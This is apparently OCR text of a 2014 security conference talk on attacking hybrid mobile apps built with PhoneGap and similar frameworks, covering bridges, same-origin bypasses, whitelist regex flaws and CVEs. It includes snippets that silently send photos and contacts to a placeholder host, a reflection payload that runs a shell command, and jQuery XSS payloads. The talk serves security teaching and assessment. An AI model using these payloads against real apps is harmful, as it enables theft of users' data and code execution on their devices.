Fracking With *Hybrid* Mobile Applications

June 7th 2014 | @nmonkee | @mwrlabs



for (var x in me) {document.write(me[x].toString());}

- @mwrlabs | @mwrinfosecurity | @nmonkee
- CHECK/CREST security consultant (*certified hacker*)
- X-CREST assessor
- Author
- Metasploit contributor
- Yada, yada, yada…

Native, Web & Hybrid

- Native apps are built for a specific platform with the platform SDK, tools and languages (Obj-C for iOS, Java for Android, C# for Windows Phone)
- Mobile Web apps are server-side apps, built with any server-side technology (PHP, Node.js, ASP.NET) that render HTML styled to the devices form factor

Native, Web & Hybrid

- Hybrid apps, are a mashup - they run on the device and are written in HTML5, CSS and JavaScript
- They run inside a native container & leverage the device's browser engine to render the HTML and process the JavaScript locally
- A web-to-native abstraction layer enables access to device capabilities, such as the accelerometer, camera and local storage


JS
SDK
HTML
JS
.m
C#
JAVA

Hybrid Frameworks

- PhoneGap - FOSS
- MoSync - FOSS (Wormhole)
- AppCelerator Titanium - FOSS/COTS (Kroll micro kernel)
- Many, many, many more
- Lot's just use or support PhoneGap API's





















Who


BBC


XBOX


Premier Inn


adidas


Royal Mail


NOT ON
THE HIGH
STREET
.com



McDonald's


HALIFAX


BT


RBS
The Royal Bank of Scotland


T · ·Mobile·


Lloyds TSB


Q

PhoneGap Standard Features


- Accelerometer and Geolocation
- Camera (take photo's)
- Contacts (access to device db)
- File (crud and transfer)
- Media (record and playback)
- Network Information (connection state and cellular data)
- Notification (alert, sound and vibration)
- More community plugins…

PhoneGap Take Picture


- var sendPicture = function(imageData){
  $.post('http://xx.xx.xx.xx/postpicture', {encodedPicture: imageData});
  }
  var checkPicture = function(){
  navigator.camera.getPicture(sendPicture, onFail, {quality: 25});
  }
- document.addEventListener("deviceready", checkPicture, false);

PhoneGap Contacts

- var sendContacts = function(contacts){
  for (var i=0; i<contacts.length; i++) {
  $.getJSON('http://xx.xx.xx.xx/post?displayname=' + contacts[i].displayName);
  }
  }
- var checkContacts = function(){
  var options = new ContactFindOptions();
  options.filter="";
  var fields = ["displayName", "name"];
  navigator.contacts.find(fields, sendContacts);
  }
- document.addEventListener("deviceready", checkContacts, false);



Extensions



- Many of the frameworks expose ‘standard’ native functionality
- Some of the frameworks are easily extended using plugins (community or roll your own)
- Anything developed in ‘native’ code can easily and often ‘accidentally’ be exposed

Pro's

- Don't need to know Obj-C, Java or C#
- Web devs are cheaper and easier to find
- Reduced dev time and support
- Reduced security testing costs
- Easier to update/push updates to
- No need for subsequent App Store approvals




Con's

- Slower than Native app - Even my Mum notices an in app web browser is slower than the native web browser
- UX is not the same as Native app - the CSS is good, but there are still issues
- Source code 'visible'
- Web devs, don't necessarily know the intricacies of the hybrid framework and/or the numerous CSS and JavaScript libraries

Security Considerations

- The hybrid software stack is relatively new and complex
- Many developers may not fully understand the security implications of combining multiple layers with very different security models
- Security of native apps still isn't understood - simple mistakes are still being made there
- Web App Sec is even more mature - simple mistakes are still being made there too

HOW DOES IT WORK?



OS X

- Referred to as WebKit plug-ins
- ObjC:
  [_webView.windowScriptObject setValue:BridgedClass forKey:@“bridge”];
- JavaScript:
  var bridgedClass = window.bridge;
  var result = bridgedClass.Method(param);

iOS

- ObjC:

```
- (BOOL)webView:(UIWebView*)webView
shouldStartLoadWithRequest:(NSURLRequest*)request
navigationType:(UIWebViewNavigationType)navigationType {
    NSURL *URL = [request URL];
    if ([[URL scheme] isEqualToString:@"yourscheme"]) {
        // parse the URL object and execute functions
    } }
```

- JavaScript:

```
window.location = scheme://method/param1/param2?param3=value
```

Android

- Use shouldOverrideUrlLoading and/or shouldInterceptRequest in the same way as iOS uses shouldStartLoadWithRequest
- public boolean shouldOverrideUrlLoading(WebView view, String url) {
  if (url.substring(0,6).equalsIgnoreCase("yourscheme:")) {
  // parse the URL object and execute functions
  }
  }
- public WebResourceResponse shouldInterceptRequest(WebView view, String url)

Android

- Use the android.webkit.JavascriptInterface interface:
- Java:

```
WebView.addJavascriptInterface(new JavaScriptInterface(), "bridge");
final class JavaScriptInterface {
  JavaScriptInterface () { }
  public String getSomeString() { return "string"; }
}
```

- JavaScript:

```
var String = window.bridge.getSomeString();
```

Android

- Event Handlers can be overridden – onJsAlert(), onJsConfirm() and onJsPrompt()
- Define a callback/listener within the WebView that is notified when onJsPrompt() method is called
- Check the parameters for an encoded task and then pass the result back to JavaScript via the JsPromptResult()
- The onJsPrompt() function allows a string to be returned via the result object.
- prompt('[]','gap:["NetworkStatus","getConnectionInfo","NetworkStatus1",true]');

Windows Phone



- C# WebBrowser_ScriptNotify:


```
using Microsoft.Phone.Controls;
using System;
private void WebBrowser_ScriptNotify(object sender, NotifyEventArgs e) {
  // parse the e.get_Value() object and execute functions
}
```

- JavaScript:
  window.external.notify(<data>)

Cascades


- Cascades is the Blackberry native development kit (NDK)
- JavaScript can communicate with the application by using the navigator.cascades.postMessage() function and storing a message handler in the navigator.cascades.onmessage property
- You can send serialized (JSON) and Base64 encoded complex data structures

WebWorks (WW)




- WW extensions create a bridge between JavaScript in an HTML5 app and C/C++ and/or Qt code in the extension, allowing access to native libraries
- The native and JavaScript parts of a WW extension communicate with each other through the use of an extension framework provided by JNEXT
- WebWorks 2.0 is now powered by Cordova (PhoneGap)

ref: http://devblog.blackberry.com/2014/03/power-your-webworks-extension-with-cordova/



Extending PhoneGap



- PhoneGap uses different/multiple methods depending on versions of platform and framework
- Example extension on iOS is to subclass PhoneGapCommand
- PhoneGap methods generally have the following signature:
  - (void)methodName:(NSArray*)arguments withDict: (NSDictionary*)options;
- JavaScript:
  PhoneGap.exec("ClassName.methodName", arg1, arg2, { firstOpt: true, secondOpt: false });

Native to JavaScript

- Android - Private reflection API & loadURL(‘javascript:Func();’);
- iOS - stringByEvaluatingJavaScriptFromString
- BlackBerry - ScriptEngine.executeScript
- Windows Phone - WebBrowser.InvokeScript
- PhoneGAP - super.loadURL(‘javascript:myFunc();’);
- PhoneGAP - CordovaWebView.sendJavascript(‘myFunc();’);

ref - http://stackoverflow.com/questions/15067853/alternative-way-for-communication-between-webview-and-native



“Everybody’s got a plan until they get smacked in the face.” - Mike Tyson

Defences

- Web content from untrusted domains included into a hybrid app should not be able to access device resources available to the app
- To achieve this, hybrid frameworks must carefully "glue together" two very different security policies
- SOP and the OS access-control policy (permissions)

SOP


- The origin of Web content is defined by its protocol (HTTP or HTTPS), domain and port number
- SOP is enforced by all embedded Web browsers
- If an app's Web content includes an iframe with an ad, SOP prevents scripts in the ad from reading or modifying any non-trivial DOM attributes of the parent

Bridges For Everyone

- Once an interface is registered to a WebView it becomes global
- ALL pages/frames loaded in the WebView can call this interface
- This makes it possible for web pages from one origin to affect those from others, defeating SOP

Roll Your Own SOP

- PhoneGap - supports white listing
- appMobi - supports white listing
- MoSync - no white listing
- Web Marmalade - no white listing
- BlackBerry WebWorks - supports fine-grained, domain-specific access control for local resources \o/



Permissions

- Android has 130 permissions - all or nothing
- Windows Phone 7.1 has 28 permissions - all or nothing
- BlackBerry OS 5 and 6 have 20 permissions - grant subsets
- iOS has only a few permissions and they control access to location, social networks, address book, calendar, Bluetooth, camera, etc
- iOS uses dynamic run-time access control - prompts the user to grant the permission



"Any attack that allows malicious foreign-origin JavaScript to "drill" through the defence layers and gain unauthorised access to device resources."

ref: http://www.cs.utexas.edu/~shmat/shmat_ndss14nofrak.pdf

Transport Security

- Native apps fail hard still at transport security
- Hybrid frameworks don't offer any control over HTTPS / SSL / TLS - no cert pinning, cypher selection etc
- So MiTM a real threat



Introspection

- Classes and methods exposed by bridges cannot be enumerated using introspection
- JavaScript Libraries are usually included to prototype exposed functionality
- Including these libraries or writing your own prototypes within your malicious scripts is often all you need to do
- Reverse the app, review the documentation (frameworks), MiTM the calls to the library loads etc

Whitelisting - RegEx Fail

- Cordova default - <access origin="*" />
- PhoneGap default - <access origin="http://127.0.0.1*"/>
  - this.whiteList.add(Pattern.compile("?https?://(.*\\.)?" + origin));
  - If mwr.com is whitelisted, mwr.com.evil.com will pass the check
- PhoneGap on iOS only allows domain names to be specified in the whitelist file, but not HTTP/HTTPS schemes
- Opens the door to HTTPS downgrade attacks

CVE-2012-6637

Android - Content Inspection

- Android 'shouldOverrideUrlLoading' can't intercept, and therefore inspect iframe loads or XMLHttpRequests
- Used in PhoneGap < 2.6
- Android 'shouldInterceptRequest' can inspect iframe loads and XMLHttpRequests, but it can't distinguish between main frame and child frames - so can be problematic in some apps that need to load foreign resources
- Used in PhoneGap > 2.6



CVE-2014-1883

iOS - Content Inspection

- iOS shouldStartLoadWithRequest
- Can't trap: <script src="http://website/script.js" /> or XmlHttpRequest's
- IFRAME loads are trapped



iOS - Content Inspection

- By creating a custom protocol handler (NSURLProtocol), it is possible to intercept, match and customise every request
- UIWebView uses the NSURLConnection class for every request and every NSURLConnection request is intercepted and treated accordingly either by the cache or other custom protocol handlers
- Can't distinguish between main frame and child frames - so can be problematic in some apps that need to load foreign resources



iOS - Content Inspection

- Came across an app that attempted to prevent access to file:// by subclassing NSURLProtocol
- The app set a custom header to prevent the processing of the same request multiple times (for optimisation)
- If the header is present the call is sent to the super class for processing
- Calls are made to the 'canInitWithRequest' method of NSURLProtocol any time the code has to figure out which protocol will handle a particular request, and this is done multiple times during normal operation
- Bypass using XmlHttpRequest to set the header in initial request



Win Phone - Content Inspection

- PhoneGap on Win Phone 7 and 8 installs a handler for the browser's navigation event and checks the whitelist before allowing navigation
- This event is not triggered for iframe fetches or XMLHttpRequests



CVE-2014-1884

Origin Checks

- For interface bridges such as Android's addJavaScriptInterface and windowScriptObject on OS X the origin of the caller is not available
- For event based bridges such as Android's onJsPrompt() method, when prompt() is called from JavaScript, the origin is preserved
- When the origin is available a whitelist can be enforced

BB - Content Inspection

- WebWorks intercepts URLs of HTML elements and XMLHttpRequests and can restrict access on a domain-by-domain basis!
- Whitelist allows any domain to be loaded, but only permits ‘mydomain.com’ to access contact information:

```
<access uri="https://mydomain.com" subdomains="true">
<feature id=“blackberry.find" ... />
<feature id=“blackberry.identity" ... />
<feature id=“blackberry.pim.Address" ... />
<feature id=“blackberry.pim.Contact" ... />
</access>
<access uri =“*"/>
```

- PhoneGap on BB does not use this!

Choose a Bridge, any Bridge

- PhoneGap bridge type can be selected from JavaScript (lib/android/exec.js) - 'setNativeToJsBridgeMode' and 'setJsToNativeBridgeMode' functions
- Not intended to be called directly (apps are supposed to access the framework via the API) - but they are not protected by the SOP
- Availability of bridges varies from version to version even within the same framework, but malicious JavaScript can determine the version (via 'device.cordova' in PhoneGap and MoSync)

CVE-2012-6636 - addJSI

- The Android API before 17 does not properly restrict the WebView.addJavascriptInterface method, which allows remote attackers to execute arbitrary methods of Java objects by using the Java Reflection API within crafted JavaScript code that is loaded into the WebView component in an application targeted to API level 16 or earlier, a related issue to CVE-2013-4710
- *jsinvoke.getClass().forName('java.lang.Runtime').getMethod('getRuntime',null).invoke(null,null).exec(['/system/bin/sh', '-c', 'id']);*



drozer

metasploit

Frame Confusion

- When the code below is called from a child frame (window.bridge.showDomain()), the JavaScript is executed in the main frame

```
Object obj = new Object(){
  public void showDomain({
    WebView.loadUrl("javascript:alert(document.domain)");
    }
WebView.addJavascriptInterface(obj, "bridge");
```

- This opens a channel of comms between child and parent that could be an avenue of attack/source of vulnerability



Parent to Child



- If you can load your content into the main frame of the Web View, and load the apps content into a child frame - the SOP will still apply, but…
- Frame Confusion could lead to results from calls initiated by the child frame, being returned to the main frame
- *"I put my thing down, flip it and reverse it"* - Missy Elliott



Child to Parent



- Many frameworks and applications allow bi-directional communications between frames
- Usually custom messages are passed using event handlers and call backs in JavaScript libraries
- I've seen this a lot with advertising, but also for custom error handlers in enterprise apps
- XSS attacks from child to parent can manipulate the DOM objects of the main frame, access cookies and send AJAX/JQuery requests to any server components



Child to Parent



- Seen apps that require a ‘session token’ to prevent unauthorised access to interface bridges
- Session token is set in main frame origin and only exposed native method is an init method
- If init method is called with correct session token, then the bridge exposes additional methods dynamically
- The SOP prevents foreign-origin from accessing the token and therefore the interface methods, other than init
- XSS in child to parent comms to get round this ;)

JQuery DOM XSS



- jQuery allows you create HTML elements on the fly via the jQuery() method.
- Selector XSS with class Attribute < 1.90
  $('.<img src=x onerror=bad();>');



- Selector DOM XSS via # (aka Selector IDs) < 1.63
  $('#<img src=x onerror=bad();>');
- *"jQuery allows devs to parse and execute scripts. If they [dev's] process complex HTML with script and allow that script to come from untrusted or corruptible sources, it is still possible to make successful XSS attacks."* - JQuery Ticket #11617



- DOM Testing Framework - http://domstorm.skepticfx.com

IT'S OVER!

almost

Assessment Approach

- MiTM the comms and Inspect all remote loads for injection opportunities
- Inject a custom/ghetto debugging library into the WebView
- Inspect the DOM looking for custom bridge objects / comm channels
- Inspect JavaScript for bridge prototypes / comm channels
- Review framework documentation for exposed default functionality
- Review native code for exposed functionality / vulnerable implementations
- Review native code for weak defences (tokens, regex, inspection implementations)

Summary

- Hybrid apps have a varied and very exposed attack surface
- Usually possible to defeat or bypass current framework defence approaches (whitelisting / regex / inspection / tokens)
- Mistakes are made by devs when bolting different technologies together
- Level of compromise differs between platforms and framework versions

Final Notes on Pro's

- Don't need to know Obj-C, Java or C#
- Web devs are cheaper and easier to find
- Reduced dev time and support
- Reduced security testing costs
- Easier to update/push updates to
- No need for subsequent App Store approvals

More Info

- Does HTML5 Make Sense for Mobile Enterprise Applications
  http://www.intermec.com/public-files/white-papers/en/wp-HTML5-mobile-enterprise-applications.pdf
- Attacks on WebView in the Android System
  http://www.cis.syr.edu/~wedu/Research/paper/webview_acsac2011.pdf
- Breaking and Fixing Origin-Based Access Control in Hybrid Web/Mobile Application Frameworks
  http://www.cs.utexas.edu/~shmat/shmat_ndss14nofrak.pdf
- Exploring and Exploiting iOS Web Browsers
  http://haxpo.nl/wp-content/uploads/2014/02/D2T2-Exploring-and-Exploiting-iOS-Web-Browsers.pdf
- Using Javascript Security Features to Kill Itself
  http://haxpo.nl/wp-content/uploads/2014/02/D2T3-Using-Javascript-Security-Features-to-Kill-Itself.pdf



@nmonkee | @mwrlabs